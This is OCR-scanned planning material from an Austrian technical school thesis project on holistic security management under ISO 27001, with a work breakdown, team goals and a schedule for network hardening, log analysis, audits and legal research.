
HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0


Klasse: 5AY

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	27.06.2009	Lukas Müller	Grober Terminplan erstellen


Holistic Security Management 27001
Bestandsaufnahme
Security Audit
Technische Security
Auswertung
Aufbereitung
Usability
Recherche
Rechtliche Aspekte
Verfahrensweise
Hardware Security
Software Security
Authentifizierung
Verwaltung
Traffic
Log - Files
IDS
Statistiken
GUI / Tools
Normen
Anbieter
Kontakte
Datenschutz
Lizensierung
Rechtsgültigkeit
Zertifizierung
Risiken
Physikalische Sicherung der Server
Physikalische Sicherung der Clients
Physikalische Sicherung des Netzwerks
Logische Sicherung der Server
Logische Sicherung der Clients
Logische Sicherung des Netzwerks
IEEE 802.1X
NAC
Domain
Tools

10.2.2 Feinplanung


1. Holistic Security Management 27001
1.1 Projektmanagement
1.1.1 Projektstart
1.1.2 Projektkoordination
1.1.3 Projektcontrolling
1.1.4 Projektmarketing
1.1.5 Projektabschluss
1.2 Grobplanung
1.2.1 Organigramm erstellen
1.2.2 Teamliste erstellen
1.2.3 Motivationsschreiben erstellen
1.2.4 Soll / Ist Vergleich erstellen
1.2.5 Umfeldanalyse erstellen
1.2.6 Risikoanalyse erstellen
1.2.7 Marketingkonzept erstellen
1.2.8 grober Ressourcenplan erstellen
1.2.9 grober Terminplan erstellen
1.2.10 OSP erstellen
1.2.11 Grobplanung abnehmen lassen
1.2.12 Grobplanung abgeschlossen
1.3 Feinplanung
1.3.1 PSP erstellen
1.3.2 Arbeitspakete erstellen
1.3.3 Meilensteinplan erstellen
1.3.4 Terminplan erstellen
1.3.5 Ressourcenplan erstellen
1.3.6 Kostenplan erstellen
1.3.7 Balkenplan erstellen
1.3.8 Feinplanung abnehmen lassen
1.3.9 Feinplanung abgeschlossen
1.4 Teoh. Planung
1.4.1 neue Technologien recherchieren
1.4.2 Webkonzept erstellen
1.4.3 Dokumentationskonzept erstellen
1.4.4 Domainkonzept erstellen
1.4.5 Sicherheitskonzept erstellen
1.4.6 Testkonzept erstellen
1.4.7 teoh. Planung abgeschlossen
1.5 Bestandsaufnahme
1.5.1 Netzwerk – Traffic auswerten
1.5.2 Log – Files analisieren
1.5.3 Log – Files aufbereiten
1.5.4 Statistiken erstellen
1.5.5 Benutzeroberfläche / GUI programmieren
1.5.6 Bestandsaufnahme abgeschlossen
1.6 Teohnische Security
1.6.1 Server physikalisch sichern
1.6.2 Clients physikalisch sichern
1.6.3 Netzwerk physikalisch sichern
1.6.4 Hardware Security abgeschlossen
1.6.5 Server logisch sichern
1.6.6 Clients logisch sichern
1.6.7 Netzwerk logisch sichern
1.6.8 Software Security abgeschlossen
1.6.9 Domain einrichten
1.6.10 IEEE 802.1X konfigurieren
1.6.11 NAC konfigurieren
1.6.12 Informationen über weitere Authentifizierungs möglichkeiten einholen
1.6.13 Authentifizierung abgeschlossen
1.6.14 SNMP konfigurieren
1.6.15 Management Tools installieren
1.6.16 erweiterte Tools programmieren
1.6.17 Verwaltung abgeschlossen
1.7 Security Audit
1.7.1 Recherchen über Audits anstellen
1.7.2 Normen vergleichen
1.7.3 Anbieter vergleichen
1.7.4 Anbieter kontaktieren
1.7.5 Recherche abgeschlossen
1.7.6 Informationen über Datenschutz einholen
1.7.7 Datenschutz im Netzwerk beachten
1.7.8 Lizensierung kontrollieren
1.7.9 Informationen über e-commerce Gesetz einholen
1.7.10 Informationen über Telekommunikations Gesetz einholen
1.7.11 Informationen über Copyright einholen
1.7.12 Rechtliche Aspekte abgeschlossen
1.7.13 Verfahrenszweise / Ablauf des Zertifikats klären
1.7.14 Risiken klären
1.7.15 Vorkehrungen treffen
1.7.16 Für Zertifikat anmelden
1.7.17 Audit durchführen
1.7.18
1.8 Tests
1.8.1 Usability der programmierten Tools testen
1.8.2 Usability der Netzwerks testen
1.8.3 Software Security testen
1.8.4. Hardware Security testen
1.8.5 Authentifizierung testen
1.8.6 Log – Files auf Richtigkeit testen
1.8.7 Tests abgeschlossen
1.8 Abschlussphase
1.9.1 Projektdokumentation fertigstellen
1.9.2 Diplomarbeit fertigstellen
1.9.3 Präsentation vorbereiten
1.9.4 Präsentation durchführen
1.9.5 Projektübergabe an Projektauftraggeber
1.9.6 Projekt abgeschlossen
H2M
HSM
Holistic Security Management

Persönliche Ziele 28.09.2009

Dok-Nr: HSM_F08

HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter


Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	28.09.2009	Lukas Müller	Erstellen der persönlichen Ziele

Name	Präsentationsthema	Persönliche Ziele
Michael Hein	Security Audit	Pünktlichkeit, technisches Wissen der Netzwerksicherheit erweitern, ordentliche Dokumentation und Organisation des Projekts, Schule aufgrund der Diplomarbeit nicht vernachlässigen, logisches Verständnis der verwendeten Technologien
Lukas Müller	Rechtliche Aspekte (Datenschutz, e-commerce, Telekommunikationsgesetz), Pen-Testing	Pünktlichkeit, ordentliche Dokumentation, Schule aufgrund der Diplomarbeit nicht vernachlässigen, regelmäßiges schreiben an der Diplomarbeit, regelmäßige Einträge ins Diplomarbeitsbuch, praktische Anwendung des Gelernten
Mino Sharkhawy	Pen-Testing, IDS	Schule aufgrund der Diplomarbeit nicht vernachlässigen, zwei Wochen vor den Präsentationen mit der Vorbereitung beginnen, genaueres Verständnis verschiedener Netzwerkprotokolle und deren Schwächen, praktische Anwendung des Gelernten
Simon Wartanian	Authentifizierung	Pünktlichkeit, regelmäßige Absprache mit dem Projektleiter, zwei Wochen vor den Präsentationen mit der Vorbereitung beginnen, regelmäßig Aufgaben auch von zu Hause aus erledigen, Schule aufgrund der Diplomarbeit nicht vernachlässigen, mehr Wissen ansammeln als normale Maturanten (Klausuranten), jede Woche Team - Meeting einen Eintrag ins Diplomarbeitsbuch machen

Nr.	Vorgangsname	Dauer	Anfang	Ende	Vorgänger	Ressourcennamen
1	**Holistic Security Management**	**246 Tage?**	**Mo 01.06.09**	**Mo 10.05.10**		
2	**Projektmanagement**	**246 Tage?**	**Mo 01.06.09**	**Mo 10.05.10**		
3	Projektstart	1 Tag?	Mo 01.06.09	Mo 01.06.09		
4	Projektkoordination	246 Tage?	Mo 01.06.09	Mo 10.05.10		
5	Projektcontrolling	89 Tage?	Mo 01.06.09	Do 01.10.09		
6	Projektmarketing	246 Tage?	Mo 01.06.09	Mo 10.05.10		
7	Projektabschluss	9 Tage?	Mi 28.04.10	Mo 10.05.10		
8	**Grobplanung**	**10 Tage**	**Di 02.06.09**	**Mo 15.06.09**	**3**	
9	Organigramm erstellen	0,5 Tage	Di 02.06.09	Di 02.06.09	3	Lukas Müller
10	Teamliste erstellen	0,5 Tage	Di 02.06.09	Di 02.06.09	9	Lukas Müller
11	Motivationsschreiben erstellen	3 Tage	Mi 03.06.09	Fr 05.06.09	10	Michael Hein, Lukas Müller, Mino Sharkhawy, Simon Wartanian
12	Soll/Ist Vergleich erstellen	1 Tag	Mo 08.06.09	Mo 08.06.09	11	Simon Wartanian
13	Umfeldanalyse erstellen	1 Tag	Mo 08.06.09	Mo 08.06.09	11	Mino Sharkhawy
14	Risikoanalyse erstellen	1 Tag	Mo 08.06.09	Mo 08.06.09	11	Michael Hein
15	Marketingkonzept erstellen	1 Tag	Mo 08.06.09	Mo 08.06.09	11	Lukas Müller
16	grober Ressourcenplan erstellen	1 Tag	Di 09.06.09	Di 09.06.09	15	Lukas Müller
17	grober Terminplan erstellen	1 Tag	Mi 10.06.09	Mi 10.06.09	16	Lukas Müller
18	OSP erstellen	2 Tage	Do 11.06.09	Fr 12.06.09	17	Lukas Müller
19	Grobplanung abnehmen lassen	1 Tag	Mo 15.06.09	Mo 15.06.09	18	Lukas Müller
20	Grobplanung abgeschlossen	0 Tage	Mo 15.06.09	Mo 15.06.09	19	
21	**Feinplanung**	**20 Tage**	**Mo 03.08.09**	**Fr 28.08.09**	**20**	
22	PSP erstellen	7 Tage	Mo 03.08.09	Di 11.08.09	20	Lukas Müller
23	Arbeitspakete erstellen	7 Tage	Mi 12.08.09	Do 20.08.09	22	Lukas Müller
24	Meilensteinplan erstellen	0,5 Tage	Fr 21.08.09	Fr 21.08.09	23	Lukas Müller
25	Terminplan erstellen	0,5 Tage	Fr 21.08.09	Fr 21.08.09	24	Lukas Müller
26	Ressourcenplan erstellen	0,5 Tage	Mo 24.08.09	Mo 24.08.09	25	Lukas Müller
27	Kostenplan erstellen	0,5 Tage	Mo 24.08.09	Mo 24.08.09	26	Lukas Müller
28	Balkenplan erstellen	3 Tage	Di 25.08.09	Do 27.08.09	27	Lukas Müller
29	Feinplanung abnehmen lassen	1 Tag	Fr 28.08.09	Fr 28.08.09	28	Lukas Müller
30	Feinplanung abgeschlossen	0 Tage	Fr 28.08.09	Fr 28.08.09	29	
31	**Technische Planung**	**6 Tage**	**Mo 31.08.09**	**Mo 07.09.09**	**30**	
32	neue Technologien recherchieren	2 Tage	Mo 31.08.09	Di 01.09.09	30	Michael Hein, Mino Sharkhawy, Simon Wartanian
33	Webkonzept & Website erstellen	4 Tage	Mi 02.09.09	Mo 07.09.09	32	Lukas Müller
34	Dokumentationskonzept erstellen	2 Tage	Mo 31.08.09	Di 01.09.09	30	Lukas Müller
35	Domainkonzept erstellen	2 Tage	Mo 31.08.09	Di 01.09.09	30	Michael Hein
36	Sicherheitskonzept erstellen	2 Tage	Mi 02.09.09	Do 03.09.09	35	Mino Sharkhawy
37	Testkonzept erstellen	2 Tage	Fr 04.09.09	Mo 07.09.09	36	Simon Wartanian
38	Technische Planung abgeschlossen	0 Tage	Mo 07.09.09	Mo 07.09.09	37	
39	**Bestandsaufnahme**	**41 Tage**	**Di 08.09.09**	**Di 03.11.09**	**38**	
40	Netzwerk - Traffic auswerten	5 Tage	Di 08.09.09	Mo 14.09.09	38	Michael Hein, Simon Wartanian
41	Log - Files analisieren	7 Tage	Di 15.09.09	Mi 23.09.09	40	Simon Wartanian
42	Log - Files aufbereiten	10 Tage	Do 24.09.09	Mi 07.10.09	41	Michael Hein

